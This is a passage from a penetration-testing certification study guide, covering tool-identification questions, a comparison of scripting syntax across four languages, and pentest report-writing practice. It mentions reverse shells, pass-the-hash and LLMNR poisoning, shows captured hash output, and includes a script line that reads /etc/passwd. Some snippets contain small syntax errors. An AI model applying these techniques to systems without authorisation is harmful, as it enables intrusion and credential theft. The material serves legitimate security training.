  - C. Nikto. The results are generated from a static list of checks and may have a high false-positive and false-negative rate.
  - D. DirBuster. This tool is limited by the dictionary used for enumeration.
9. A penetration tester who has no current access inside the network is attempting to identify listening devices behind a firewall, but ping packets are being filtered. Which of the following options are the best option for the tester to proceed?
- A. Use Proxychains to scan from a system inside the firewall
  - B. Set up a reverse shell with Ncat
  - C. Run CeWL to enumerate possible passwords to brute-force a system behind the firewall
  - D. Use hping to perform discovery using a different type of ICMP packet
10. The tester has a binary and would like to decompile it to look at the code. Which tool is the best option for doing this?
- A. IDA Pro
  - B. WinDbg
  - C. OllyDbg
  - D. GDB
11. When speed is the primary determining factor, which of the following tools is the best option for a tester to crack a series of NTLM passwords?
- A. Hashcat with CPU
  - B. John the Ripper with CPU
  - C. Cain and Abel
  - D. Hashcat with GPU
12. The tester has tried to perform a password brute-forcing attack with Hydra and Ncrack without success. What other tool might the tester try to get results?
- A. CeWL
  - B. Medusa

- C. Responder
  - D. The Harvester
- 13.** A tester has captured a credential hash, but it will not crack using any dictionaries in the tester's repertoire. How can the tester copy a file to a remote system without knowing the password? (Choose all that apply.)
- A. WMI
  - B. Impacket
  - C. PTH-smbclient
  - D. Relay attack with Responder
- 14.** What tool produced this output?
- ```
[*] [LLMNR] Poisoned answer sent to 192.168.153.214 for name doesnotexist
[SMB] NTLMv2-SSP Client    : 192.168.153.214
[SMB] NTLMv2-SSP Username : DESKTOP-BD4PDDC\testuser
[SMB] NTLMv2-SSP Hash     : testuser::DESKTOP-
BD4PDDC:da8d7e2e277d784c:CBC428356D47A09E21D2BF4D4720B542:0101000000000000C0653
150DE09D2014AF5D937FC2C74A6000000000200080053004D00420033001001E00570049004E00
2D00500052004800340039003200520051004100460056000400140053004D00420033002E006C0
06F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046
0056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006
C006F00630061006C0007000800C0653150DE09D201060004000200000080030003000000000000
00000100000000200000121BBF7C2209FE6DA5B8DB9CF46743FEA79B7C8D466CECDD0C9FB3BA758
5D1B70A00100000000000000000000000000000000000000000000000000000000000000000000000000
00650073006E006F0074006500780069007300740000000000000000000000000000000000000000000000
A. Hashcat
B. Responder
C. PowerShell Empire
D. Impacket


15. Which of the following tools would a tester use to enumerate IKE transforms?


  - A. Medusa
  - B. Hashcat
  - C. Patator
  - D. Drozer
```

4.2 AND 4.3 ANSWERS

- 1.** **B** FTP is supported by multiple answers here. But Ncrack is known for its speed.
- 2.** **A** The only one of the answers with a decompilation option is APK Studio.
- 3.** **D** This is output from John the Ripper.

4. C This would establish a reverse shell from the target back to the tester. Outbound traffic is more likely to bypass filtering that focuses on ingress (since it is an egress method).
5. D This is output from Searchsploit.
6. A Mining metadata for contacts is FOCA's key focus.
7. B This is Hostapd output. Clues are "AP enabled" and "Identity received from STA," which indicate that an AP was started and a supplicant has connected to it.
8. C These are Nikto results. Review the information about Nikto in this chapter for more detail.
9. D Without existing internal access, it is worth testing to see whether other types of packets are also blocked and attempt enumeration by crafting packets of different types.
10. A Although IDA Pro is expensive, none of the other options offers the capability to render binaries into representative code.
11. D This question requires a little bit of assumption. It is possible to have a GPU that is slower than a CPU for cracking, but most realistic cases will show GPU cracking with Hashcat is fastest, and that was highlighted in this section.
12. B Medusa is an alternative if Ncrack and Hydra are not working. While CeWL might help generate better dictionaries, it does not actually perform brute-force attacks.
13. B C D Both Impacket and PTH-smbclient have the ability to use a hash with the pass-the-hash technique to move a file onto a remote host. Responder can perform an SMB relay attack, which does not require the tester to have credentials (or even a hash).
14. B This is an example of LLMNR poisoning by Responder.
15. C Patator can enumerate IKE transforms.



Objective 4.4 Given a scenario, analyze a basic script

There are many programming and scripting languages that penetration testers might find useful during testing. However, the exam should limit knowledge testing to Bash, Python, Ruby, and PowerShell scripts. This objective will attempt to confer a basic visual understanding of the differences between these scripting languages for the purpose of evaluating exam questions. Testers who wish to pursue actual proficiency in these languages should seek additional independent study.

Scripts

In computer science, a script is a sequence of instructions that is interpreted or carried out by another program instead of needing to be compiled for interpretation by the processor (as with a programming language). Penetration testers use scripts to automate penetration testing techniques, create new tools for penetration testing, assist with data analysis tasks, and more. As for which scripting language is best, that's a holy war that testers will need to fight as individuals. Each language has its own strengths and weaknesses, and each programmer has preferences. This objective only focuses on helping testers distinguish between the languages functionally.

To identify what language a script is using, testers might examine the file extension, the first line, or the general syntax of the script for clues. Scripts may be recognizable from their file extensions:

- **Bash** script.sh
- **Python** script.py
- **Ruby** script.rb
- **PowerShell** script.ps1

The first line of a script may begin with #! which is colloquially called a shebang or a hashbang. The scripting language may be named in this line—for example: #!/bin/bash or #!/usr/bin/env Python. The remainder of this objective will show differences in syntax.

Variables

Variables are names that can be used to reference a changeable value stored in memory. For example, assume that the value “8675309” can be assigned to the variable “jenny” and that we can print it out to the screen.

In Bash:

```
jenny="8765309"  
printf $jenny
```

In Python:

```
jenny = "8675309"  
print jenny
```

In Ruby:

```
jenny = "8675309"  
puts jenny
```

In PowerShell:

```
$jenny = "8675309"  
Write-Host $jenny
```

String Operations

A string is a sequence of characters. String operators manipulate strings. Examples of string operation functions include

- Concatenation: combining strings together
- Splitting: breaking strings into characters
- Outputting strings to the screen or to a file
- Substitution: replacing part of a string with something else
- Stripping: removing characters from the end, beginning, or both of a string

Splitting a String

In the following examples, each scripting language will take a list of comma-separated IP addresses from the variable `iplist` (192.168.0.1,192.168.0.2,192.168.0.3,192.168.0.4) and print the third one.

In Bash:

```
echo $iplist | cut -d "," -f 3
```

Another option:

```
echo $iplist | awk -F '{print $3}'
```

In bash, the 0th element is the whole string, so the count starts with 1.

In Python and Ruby:

```
print iplist.split(",") [2]
```

In PowerShell:

```
Write-Host $iplist.split(",") [2]
```

Concatenating a String

In the following examples, each scripting language will create a comma-separated list from three variables: one="192.168.0.1", two="192.168.0.2", three="192.168.0.3"

In Bash:

This is the simplest way to do it:

```
echo $one", "$two", "$three
```

But this is also valid:

```
$all+=$one", "$two", "$three; echo $all
```

The `+=` operator adds the values to the existing variable.

In Python:

```
print one + "," + two + "," three
```

This will work as long as the variables one, two, and three are strings and not integers.

Another option:

```
print str.join(',', (one, two, three))
```

In Ruby:

```
print one + "," + two + "," three
```

This works the same. However, Ruby uses join differently:

```
print [one, two, three].join(",")
```

In PowerShell:

```
Write-Host $one", "$two", "$three
```

Or:

```
Write-Host $one, $two, $three.join(",")
```

Substitution with the iplist Variable

Using the iplist from our first scenario, assume that the IP address 192.168.0.2 needs to be replaced with 192.168.1.6. To recap, the variable iplist is "192.168.0.1,192.0.2,192.168.0.3,192.168.0.4"

In Bash:

This can be done with pattern expansion if the value that should be replaced is known:

```
iplist=("${iplist[@]//192.168.0.3/192.168.0.6}")
```

If only the position of the value is known, this could also be done with awk:

```
echo $iplist | awk -F"," -v OFS="," '{$3="192.168.0.6"; print $0}'
```

In Python:

To simulate the first Bash example:

```
print iplist.replace(str("192.168.0.3"),str("192.168.0.6"))
```

For the second example, to replace by the position:

```
ips=iplist.split(',')
ips[2]="192.168.0.6"
print ','.join(ips)
```

In Ruby:

```
iplist["192.168.0.3"]="192.168.0.6"
puts iplist
```

This can also be done with sub.

```
puts iplist.sub("192.168.0.3","192.168.0.6")
```

Doing this by index:

```
ips=iplist.split(',')
ips[2]="192.168.0.6"
print [ips].join(',')
```

In PowerShell:

```
$iplist.replace("192.168.0.3","192.168.0.6")
```

Or, the second example:

```
$ips=$iplist.split(",")
$ips[2]="192.168.0.6"
Write-Host ($ips -Join ",")
```

Slicing

Slicing pulls out certain characters in a string according to their position. In the following examples, assume that the variable iam is set to “elite pentester.”

In Bash:

This will print the first three characters and the last three characters:

```
echo ${iam::3}${iam: -3}
```

In Python:

This prints the first three characters and the last three characters:

```
print(iam[0:3])+(iam[:-3])
```

This will print every second character, starting at the first character:

```
print(iam[1::2])
```

In Ruby:

This prints the first three characters and the last three characters:

```
puts iam.slice(0..2)+iam.slice(-3..-1)
```

This prints every other character:

```
(1).step(iam.size - 1, 2).map { |i| iam[i] }.join""
```

In PowerShell:

This prints the first three characters and the last three characters:

```
Write-Host -NoNewLine -Separator '' $iam[0..2+-3..-1]
```

Comparison Operators

In Bash and PowerShell:

For integers, greater than, equal to, not equal to, and less than: -gt, -eq, -ne, -lt (e.g., x -

lt 10)

Greater than and less than can also be > and <.

For strings, equal to, and not equal to: ==, != (e.g., x!= "banana")

In Python and Ruby:

Equal to: ==

Not equal to: !=

Greater than, less than: >, <

Flow Control

Flow control, or control flow, is the logical order of processing in a script or program. The if statement is a good example of this.

In Bash:

```
if [ "$x" == "broccoli" ]; then
    echo "vegetable"
elif [ "$x" == "rock" ]; then
    echo "mineral"
else
    echo "unknown"
fi
```

In Python:

```
if x == "broccoli":  
    print("vegetable")  
elif x == "rock":  
    print("mineral")  
else:  
    print("unknown")
```

In Ruby:

```
if x == "broccoli"  
  puts "vegetable"  
elsif x == "rock"  
  puts "mineral"  
else  
  puts "unknown"  
end
```

In PowerShell:

```
if ( $x -eq "broccoli")  
{ Write-Host "vegetable"}  
ElseIf ($x -eq "rock")  
{ Write-Host "mineral" }  
Else  
{ Write-Host "unknown" }
```

Input and Output (I/O)

Scripts can take input from multiple sources and output it to multiple sources. The following examples show input and output using the terminal, a file, and the network.

Terminal I/O

In Bash:

Read input from a terminal and print it to the terminal.

```
echo "Enter a number between 1 and 10: "
read x
echo "You chose $x."
```

In Python:

```
x = raw_input("Enter a number between 1 and 10: ")
print "You chose ", x
```

In Ruby:

```
puts "Enter a number between 1 and 10: "
x = gets.strip
puts "You chose " + x
```

In PowerShell:

```
Write-Host "Enter a number between 1 and 10: "
$x = Read-Host
Write-Host "You chose" $x
```

File I/O

Read the contents of a file and write the first three characters of each line to a new file.

In Bash:

```
while read x
do
    echo ${x::3} >> outfile.txt
done < infile.txt
```

In Python:

```
f1 = open("infile.txt","r")
f2 = open("outfile.txt","w")
for x in f1:
    f2.write(x[0:3])
f1.close()
f2.close()
```

In Ruby:

```
lines = File.read("infile.txt").split("\n")
f2 = File.open("outfile.txt","w+")
for line in lines do
    f2.write(line.slice(0..2))
end
f2.close
```

In PowerShell:

```
foreach($line in Get-Content -Path "infile.txt"){
    Add-Content "outfile.txt" $line.SubString(0,3)
}
```

Network I/O

This will open a connection to the web server at www.comptia.org and make a request.

In Bash:

```
exec 5<>/dev/tcp/www.comptia.org/80
echo -e "GET / HTTP/1.1\nHost: www.comptia.org\n\n" >&5
cat <&5
```

In Python:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("www.comptia.org", 80))
s.send("GET / HTTP/1.1\nHost: www.comptia.org\n\n")
print(s.recv(1024))
s.close
```

In Ruby:

```
require 'socket'
s = TCPSocket.new 'www.comptia.org', 80
s.puts "GET / HTTP/1.1\nHost: www.comptia.org\n\n"
while line = s.gets
  puts line
end
s.close
```

In PowerShell:

```
$s = new-object System.Net.Sockets.TcpClient('www.comptia.org', 80)
$request = "GET / HTTP/1.1`r`nHost: www.comptia.org`r`n`r`n"
$tcpStream = $s.GetStream()
$reader = New-Object System.IO.StreamReader($tcpStream)
$writer = New-Object System.IO.StreamWriter($tcpStream)
$writer.AutoFlush = $true
$writer.WriteLine($request)
write-host ([char]$reader.Read()) -NoNewline
while(($reader.Peek() -ne -1) -or ($tcpStream.Available)){
    write-host ([char]$reader.Read()) -NoNewline
}
$reader.Close()
$writer.Close()
$s.Close()
```

Arrays

An array is a way for a script to take a group of variables and store them together such that they can be individually referenced in a single structure. The values in an array are

referenced by their index—the position in which the variable appears in the array.

In Bash:

In Bash, arrays are indexed starting from zero. So the first array value is index 0. This example defines an array containing five IP addresses, adds an IP address to the end, removes an IP address from the front, prints the third IP in the array, and then prints each of the values in the array. Lines beginning with # are comments and are not executed.

```
# Define the array "targets" with 3 IP addresses as strings. Note, spaces between the
# variables.
targets = ("192.168.1.6" "192.168.42.55" "192.168.16.22")

#echo the array to the screen
echo ${targets[@]}

# add the IP 10.42.56.6 to the end of the array and reprint it to the screen
targets[$#targets] = "10.42.56.6"
echo ${targets[@]}

#change the fourth IP to 10.8.8.8 and echo it
targets[3] = "10.8.8.8"
echo ${targets[@]}
# echo the third variable in the array to the screen:
# remember, indexes start at 0, so the third element is referenced as index 2 (0, 1, 2).
echo ${targets[2]}

#show the length of the third value in the array.
echo ${#targets[2]}

#show the number of elements in the array
echo ${#targets[@]}

#delete the second element of the array
unset targets[1]

# loop through the array to echo each value as a nikto command. The @ symbol references
# all values in the array.
for i in ${targets[@]}; do
    echo perl nikto.pl -host http://$i
done

#print all of the 192.168 addresses as 10.5 addresses - note: this does not change the
#array, only the values printed to the screen.
echo ${targets[@]//192.168./10.5.}
```

In Python:

Python has arrays, too, but not natively. Instead, it uses lists and dictionaries. This section will cover lists, because that's what most people use. Additional resources are provided for further research. Python indexes start with zero. As before, lines that start with # are comments and are not executed.

```

# Define the list "targets" with 3 IP addresses as strings. Note: the comma separates
# the values, and the use of square brackets, not parentheses in syntax.
targets = ['192.168.1.6','192.168.42.55','192.168.16.22']

#print the array to the screen
print(targets)

# add the IP 10.42.56.6 to the end of the array and reprint it to the screen
targets.append('10.42.56.6')
print(targets)

#change the fourth IP to 10.8.8.8 and print it
targets[3]='10.8.8.8'
print(targets)

# print the third variable in the array to the screen: remember, indexes start at 0, so
# the third element is referenced as index 2 (0, 1, 2).
print targets[2]

#show the length of the third value in the array.
len(targets[2])

#show the number of elements in the array
len(targets)

#delete the second element of the array
del(targets[1])
# loop through the array to echo each value as a nikto command.
for i in targets:
    print "perl nikto.pl -host http://" + i

#print all of the 192.168 addresses as 10.5 addresses - note: this does not change the
#array, only the values printed to the screen.
for i in targets:
    print i.replace('192.168','10.5.')

```



ADDITIONAL RESOURCES For more about Python arrays implemented as a separate module, visit <https://docs.python.org/3.7/library/array.html>. Python lists and dictionaries are described in the official Python documentation:
<https://docs.python.org/3.7/tutorial/datastructures.html>

In Ruby:

```
# Define the array targets with 3 IP addresses as strings.  
targets = ["192.168.1.6","192.168.42.55","192.168.16.22"]  
  
#echo the array to the screen  
puts targets  
  
# add the IP 10.42.56.6 to the end of the array and reprint it to the screen  
targets << "10.42.56.6"  
puts targets  
  
#change the fourth IP to 10.8.8.8 and echo it.  
targets[3]="10.8.8.8"  
puts targets  
  
# echo the third variable in the array to the screen: remember, indexes start  
at 0, so the third element is referenced as index 2 (0, 1, 2).  
puts targets[2]  
  
#show the length of the third value in the array.  
targets[2].length  
  
#show the number of elements in the array  
targets.length  
  
#delete the second element of the array  
targets.delete(1)  
  
# loop through the array to echo each value as a nikto command.  
targets.each { |ip| puts "perl nikto.pl -host http://" + ip }  
  
#print all of the 192.168 addresses as 10.5 addresses - note: this does not  
change the array, only the values printed to the screen.  
targets.each do |i| print i.sub("192.168.","10.1.") + "\n" end
```

In PowerShell:

```
# Define the array targets with 3 IP addresses as strings. Note the $ during
array assignment.
$targets = ("192.168.1.6","192.168.42.55","192.168.16.22")

#print the array to the screen
Write-Host $targets

# add the IP 10.42.56.6 to the end of the array and reprint it to the screen
$targets += "10.42.56.6"
Write-Host $targets

#change the fourth IP to 10.8.8.8 and print it to the screen
$targets[3] = "8.8.8.8"
Write-Host $targets

# print the third variable in the array to the screen. indexes start at 0, so
# the third element is referenced as index 2 (0, 1, 2).
Write-Host $targets[2]

#show the length of the third value in the array.
$targets[2].length

#show the number of elements in the array
$targets.length

#delete the second element of the array
$targets = $targets -ne $targets[1]

# loop through the array to echo each value as a nikto command. The @ symbol
# references all values in the array.
$targets | % { Write-Host "perl nikto.pl -host http://$_" }

#print all of the 192.168 addresses as 10.5 addresses - note: this does not
#change the array, only the values printed to the screen.
$targets | % { $_ -replace "192.168.","10.5." }
```

Error Handling

Error-handling functions allow testers to provide an instruction for graceful handling of an unexpected condition during script execution.

In Bash:

Bash doesn't have a function like try/catch. But here are some key symbols worth noting:

- Stdout: 1
- Stderr: 2
- Both: &
- Redirect stdout to file.txt: 1>\$file.txt
- Redirect stderr to file.txt 2>\$file.txt
- Redirect both to file.txt &>file.txt
- Redirect stderr to stdout: 2>&1
- || will run the second command if the first command fails
- && will run the second command if the first command succeeds

In Python:

```
try:
    f = open('filename.txt')
except IOError as err:
    print("IO error: {}".format(err))
```

In Ruby:

Ruby also has special variables.

- \$! contains the raised exception (the error)
- \${@} contains the backtrace (error detail)

```
begin
  x=File.read("filename.txt")
rescue
  puts "Could not open the file."
end
```

In PowerShell:

```
try {
    $x = Get-Content -Path "filename.txt" -erroraction stop
} catch [System.Management.Automation.ItemNotFoundException] {
    Write-Host "That file does not appear to exist."
} catch {
    Write-Host: "I hear banjos, man. Turn the boat around."
}
```

Encoding/Decoding

In Bash:

```
echo "Password!" | base64  
echo "UGFzc3dvcmQhCg==" | base64 --decode
```

In Python:

```
import base64  
enc = base64.b64encode("Password!")  
dec = base64.b64decode(enc)
```

In Ruby:

```
require 'base64'  
enc = Base64.encode64("Password!")  
dec = Base64.decode64(enc)
```

In PowerShell:

```
$Bytes = [System.Text.Encoding]::Unicode.GetBytes("Password!")  
$EncodedText = [Convert]::ToBase64String($Bytes)  
$decodedText = [Convert]::FromBase64String($EncodedText)  
$Text = [System.Text.Encoding]::Unicode.GetString($decodedText)
```



ADDITIONAL RESOURCES Bash scripting references can be found at The Linux Documentation Project: <https://www.tldp.org/LDP/abs/html/abs-guide.html>. Python scripting references can be found at <https://docs.python.org/3/>. Ruby scripting references can be found at <https://ruby-doc.org>. PowerShell scripting references can be found at <https://docs.microsoft.com/en-us/powershell/>.

REVIEW

Objective 4.4: Given a scenario, analyze a basic script Testers will benefit from understanding the basics of file and string manipulation during penetration tests. However, more advanced topics, like network socket manipulation, are equally important when making custom tools, back-doors, and modifying existing exploit code. This objective should enable exam takers to differentiate between Ruby, Python, Bash, and PowerShell scripts based on differences in syntax and understand basic programming functionality. It is highly recommended that testers take advantage of the Additional Resources information and conduct independent research to build

true proficiency in these languages.

4.4 QUESTIONS

1. What language is the following script?

```
for i in range(80, 443):
    s = socket(AF_INET, SOCK_STREAM)
    conn = s.connect_ex((t_IP, i))
    if(conn == 0) :
        print ('Port %d: OPEN' % (i,))
    s.close()
```

- A. Python
- B. Ruby
- C. PowerShell
- D. Bash

2. Complete the missing lines in the following script:

```
(Part 1 of Answer) _____
target = ARGV[0]
cmd    = ARGV[1] || "cat /etc/passwd"
(Part 2 of Answer) _____
puts "ruby #__FILE__ <TARGET> [CMD]"
exit
end
A. If [ $# -gt 1 ]
    fi
B. if sys.argv[0] >= 1:
    elif:
C. if ARGV.size >=1
    else
D. if (sys.argv -gt 1) {
    } else {
```

3. Which answer is produced by the following Python command?

```
"AaBbCcDdEe"[:-4:2]
```

- A. DCBA
- B. dcba
- C. ECA

- D.** ABC
- 4.** Which of the following would Bash use to read a file line by line?
- A.** `x = readline < $myfile`
 - B.** `for [x in `cat $myfile`] do ...`
 - C.** `while read x; do ... done < myfile.txt`
 - D.** `for (line in $myfile): ...`
- 5.** Assume that a list called `iplist` contains a list of IP addresses. Which of the following options would change it into a comma-separated list?
- A.** `$iplist.join(",")`
 - B.** `iplist.join(",")`
 - C.** `print str.join(',', ($iplist))`
 - D.** `print [$iplist].join(",")`
- 6.** Assume that a list called `iplist` contains a list of IP addresses. What would a loop that iterates through the addresses and prints out ones that start with “10.” look like?
- A.** `iplist.each do |i| print i if i =~ /^10\./ end`
 - B.** `for i in iplist do print i if i =~/^10/ end`
 - C.** `for i in iplist do print i if i =~ /10/ end`
 - D.** `iplist.each do |i| print i if i=~ /10/ end`

4.4 ANSWERS

- 1.** **A** The `print` syntax is distinctly Pythonic, as is the `for` loop syntax.
- 2.** **C** The example is written in Ruby (note the `puts` and the call to Ruby).
- 3.** **D** The third number is the step. So, this captures everything from the first character in the string (A), until the fourth from the last character in the string (D) noninclusive, skipping two characters. So: ‘ABC’.
- 4.** **C** This option is the only one of these that would work in Bash.
- 5.** **B** This will create a comma-separated string from a list.
- 6.** **A** This option uses Ruby to iterate through the loop and look for addresses that start with 10.



Reporting and Communication

Domain Objectives

- 5.1 Given a scenario, use report writing and handling best practices.
- 5.2 Explain post-report delivery activities.
- 5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities.
- 5.4 Explain the importance of communication during the penetration testing process.



Objective 5.1 Given a scenario, use report writing and handling best practices

The report may be the single most important deliverable from a penetration test. None of the actions taken or results achieved matter without the report to summarize them, explain them, and contextualize them within the scope and goals of testing. This objective will attempt to explain the steps a penetration tester should consider while putting together the report. This includes how testers should normalize data in preparation for reporting; construct the report, including the various sections of the report; consider the target organization's risk appetite when defining the results within

the report; and it covers considerations for report storage, including secure handling and disposition of reports; and steps that testers should observe after the report is delivered.

Normalization of Data

Data normalization is the process of taking varied information about tested assets and preparing them for presentation in a consistent format for the report audience. The goal of data normalization is to reduce or eliminate redundancy in order to improve the integrity of the data when it is represented for the report. These are the key considerations for data normalization:

- Reduce redundancy by consolidating data
- Determine what information is relevant
- Tailor the detail to the report audience
- Be thorough

Combine related data from multiple sources in order to reduce redundancy. For example, host discovery scans, OS fingerprinting scans, and service discovery scans each present information about a target host. Some types of scans may include the same information that is found in other types of scans. It makes sense to consolidate that information by host in order to see the full picture of the target.

But include only the relevant detail. Unless it is specifically requested, information collected about nonvulnerable assets may be irrelevant when writing a report. Furthermore, information about a target asset that does not illustrate vulnerability or cause of a finding may not be relevant.

When presenting relevant detail, tailor it according to the report audience. Business executives may not think in terms of ports and services, but rather in terms of the risk exposure resulting from the tester's ability to practically exploit a weakness related to the port or service. Likewise, systems administrators may not think in terms of ports and services, but in terms of what actions are required to mitigate or eliminate the finding as part of their implementation efforts. A report may have to suit multiple audiences, and individual sections of the report may cater to the different information needs. But being able to analyze the results and frame them in a common language that considers the audience perspective is part of the data normalization process.

Normalization facilitates analysis. Since testing may take several days to complete, testers may need to review notes about what happened in order to make decisions about report organization. Much as asset categorization aids in the planning of a penetration test, normalizing the data from penetration testing results aids in preparation of the report. The kinds of data that may need to be analyzed include

- Addresses of assets with findings
- Assets assessed during testing
- Finding data
- Scan results and recon data from different sources or scan types
- Testing steps conducted, including timelines and chains of attack
- Cataloged evidence, including screenshots, photos, or other tangibles
- Payloads used, tool configurations used or other environmental setups, and rule sets used
- Control evasions
- Changes to targets made during testing

Not all of this information will need to be included in the report. However, it is important for the tester to analyze these data points to ensure that the testing has been conducted thoroughly according to the scope and testing requirements.

Cross-Reference

[Objective 2.3](#) discusses asset categorization.

Written Report of Findings and Remediation

The ability to test is a skill, but the report is what justifies the work. Without a written report, few organizations will realize the value of a penetration test. The written report must cater to multiple audiences, but should always consider the target organizations' reasons for getting the test. Prioritizing the collected data, organizing it according to the organization's needs, and presenting it clearly so it can be used are key. Because needs vary, not every report will be the same. Different targets may have individualized requirements for what data should go into a report and how it should be presented. However, a few general sections are likely to appear in every report. These are the executive summary, a statement of methodology, a summary of findings, and a report conclusion. Keep in mind, there may be appendices or other sections as required by the organization that has requested the testing that are not explicitly addressed here.

Cross-Reference

Understanding the target audience is discussed in [Objective 1.1](#).

Executive Summary

The executive summary typically appears first in the report, but is generally written last. The target audience is often business leadership, and the executive summary generally addresses the testing results at a high level. Here are some of the high points of an executive summary:

- Be brief, and present this in terms of paragraphs, not pages, if possible. For very large reports encompassing testing over a large scope, this may be a couple of pages, including charts and tables.
- Focus on risk/business/strategy and summary data rather than deep technical detail.
- Present the background. Mention enough context about why testing was conducted for the rest of the information in the summary to make sense. This includes
 - The testing window
 - Testing types conducted
 - Goals of testing
 - Reason for testing (compliance, an incident, anything that was communicated)
 - Testing limitations and disclaimers that influence the results
- Include an overall statement of security posture. Results should provide a high-level summary of the findings, often focusing on strategic concerns and statistics.
- A conclusion statement: a final statement of the overall result with a recommendation of action, as appropriate.

Methodology

The report should describe how testing was done. Generally, a methodology summarizes the scope and rules of engagement documents in order to contextualize the detail contained within the report. This will include information about what assets were tested, how testing was conducted (in more detail), and limitations imposed on testing that may influence the kinds of results reflected in the report. Here is a list of considerations for reporting the methodology:

- Technical constraints (see [Objectives 1.1, 1.3](#))
- Scope limitations that affect testing (see [Objective 1.3](#))
- Rules of engagement that affect testing (see [Objective 1.1](#))
- Disclaimers (see [Objective 1.1](#))
- Types of testing done (see [Objective 1.3](#))
- Targets—or reference an appendix (see [Objective 1.3](#))

- Testing strategy (see [Objective 1.3](#))
- Scheduling considerations (see [Objective 1.3](#))
- Testing objectives (see [Objective 1.3](#))

Metrics and Measures

[Objective 2.3](#) discussed the concept of adjudication. The determination of how findings should be ranked is largely determined by this process and should be documented in the report. It is important context for the reader to understand not only what severity a particular finding carries, but how a tester determined that severity relative to others in the report. The rating may include consideration of these factors:

- Vector of attack
- Ease of exploitation
- Impact-based combinations of one or more of these factors: access level required or granted, number of records exposed, impact according to the CIA triad, value of the asset, and regulatory definitions of severity

Some resources define this as the risk rating, although it is important to remember that the term risk can apply to business risk or security risk. Risk is calculated by the business and considers factors that are often beyond the capability of a tester to evaluate. It may be better to consider these to be severity ratings, but be aware the terms may be used interchangeably.

Rating of findings is only one example of metrics and measures that should be included in the report. Metrics are designed to measure the results of testing. These can be used to demonstrate efficacy of security controls, for example. Some example metrics that may appear in a report include

- Number of findings
- Number of assets tested
- Findings relative to strategic impact
- Criticality of findings and count by criticality

Findings and Remediation

Findings are the evidence of impact that were identified during testing. These describe the results of testing. Sometimes, this is separated into a technical report. But findings and remediation describe the results of testing in depth. In general, findings should include at least the following details:

- A unique finding label
- A rating of relative severity
- Evidence to demonstrate the impact/success of exploitation (often screenshots)
- Command lines or details to replicate the finding (may include sample scripts)
- Affected assets (e.g., where is it found)
- Recommendations for remediation or mitigation
- A description of the finding that provides context regarding the impact and discovery

Conclusion

The conclusion of a report provides the analysis of the findings overall in a central place. As with the executive summary, this section should be brief and high level, providing an overview of the testing results. This may include

- Recommendations toward remediation or roadmaps
- Analysis of the relative efficacy of security controls tested
- Comparisons to other environments of similar industry, scope, or scale
- Goal attainment, compliance attainment, or other measures of success
- Recommendations for prioritization of remediation



ADDITIONAL RESOURCES A GitHub containing several examples of pentest reports from various vendors is available at <https://github.com/juliocesarfot/public-pentesting-reports>. The Penetration Testing Execution Standard (PTES) also has several examples of report components at <http://www.pentest-standard.org/index.php/Reporting>. Radically Open Security also has some report templates published on their GitHub at <https://github.com/radicallyopensecurity/templates/tree/master/sample-report>.

Please note: These are only examples. Neither CompTIA nor McGraw-Hill can assert that these reports meet legal requirements or contract requirements for any specific penetration testing engagement.

Risk Appetite

Risk appetite is the amount of risk that a target organization is willing to take in pursuit of their objectives as an organization. [Objective 1.3](#) discusses the process of risk acceptance in more detail. Reports that are contextualized within the recipient's risk appetite are often better suited to help the report recipient understand the impact of findings. Risk appetite influences

- Testing methodology
- Ranking of findings/adjudication
- Prioritization of analysis/recommendations in the report

Cross-Reference

Questions that aid impact analysis are discussed in [Objective 1.1](#) in the “Impact Analysis and Remediation Timelines” section.

Secure Handling and Disposition of Reports

Penetration testing reports can provide a roadmap to compromise of a target organization. This sensitive information is typically protected from disclosure according to numerous NDAs, policies, contracts, and service agreements. Testers should follow all of the rules set up by these requirements. In general, testers and testing organizations should be observing the security of penetration testing reports by

- Using secured network transport, such as secure e-mail services and encrypted network channels.
- Keeping reports only as long as required and making sure hardcopies and softcopies are securely destroyed when an appropriate retention interval has passed.
- Maintaining document integrity through document versioning control and document format control (for example, distributing read-only formats while maintaining a writeable format internally).
- Observing limitations on disclosure by making sure reports are only available to approved parties.
- Using secured storage for all reports with appropriate theft prevention measures at the physical, network, and application levels. This may include safes, encryption, and secure disaster recovery.
- Including document headers and cover pages that clearly express document

confidentiality against accidental disclosure.

Cross-Reference

Compliance-based penetration tests may specify retention/storage requirements. These are discussed in [Objective 1.4](#).

REVIEW

Objective 5.1: Given a scenario, use report writing and handling best practices

The report contains all of the details about the testing as it occurred and will provide the analysis of results, which can be potential roadmaps for exploitation and recommendations for remediation. This objective attempts to cover the content of a penetration testing report in general, with the understanding that reports can and will be customized based on the individual requirements of the test, the testing organization, and potentially the needs of the target organization.

5.1 QUESTIONS

1. Detailed information about limitations on testing is most appropriate for which section of a penetration testing report?
 - A. Methodology
 - B. Executive summary
 - C. Findings
 - D. Conclusion
2. Risk appetite can best be described as:
 - A. The amount of risk that is okay to include in a penetration testing report
 - B. The ability of an organization to manage risk
 - C. The amount of risk an organization is willing to take on to accomplish its goals
 - D. The kinds of testing that are allowed in order to avoid risk
3. Risk appetite is a consideration for penetration testing reports because:
 - A. Findings that fall within a target organization's risk appetite are the most important.
 - B. Findings whose rankings are aligned with the target organization's

- assessment of risk are best situated to be remediated.
- C. Findings that fall outside a target organization's risk appetite are easier to fix.
 - D. Report consumers may be better able to understand the rankings of a finding if they are measured and described in accordance with the target's risk appetite.
4. Which of the following pieces of information would be useful in a finding? (Choose all that apply.)
- A. A unique finding description
 - B. The relative ranking of risk or severity for the finding
 - C. Metrics surrounding the appearance of the finding across the tested environment
 - D. The testing strategy used to identify the finding
5. Which of the following is the best example of normalizing data for a pentest report?
- A. Combining the scan results of ten hosts into a single file and attaching the file to the report as an appendix
 - B. Generating a bar chart to display penetration test metrics as they relate to observed security controls
 - C. Creating a theoretical attack roadmap using open-source exploit data about a commonly used security platform
 - D. Expressing the scan results from ten hosts with the same exploitable weakness as a single finding with multiple affected targets
6. What are the objectives of data normalization in penetration test reporting?
- A. Format the report according to client goals, only analyze successful exploits, design a penetration testing narrative, and reduce page count
 - B. Reduce data redundancy, prune irrelevant detail, frame results in a common language, and ensure thorough testing by organizing data for analysis
 - C. Formulate the executive summary according to page limits, define a ranking scale that the tester and the target agree upon, and maintain the confidentiality of testing data
 - D. Provide the detail necessary to duplicate an exploit and fix the vulnerability, contextualize the results within the testing scope, and define limitations on testing

5.1 ANSWERS

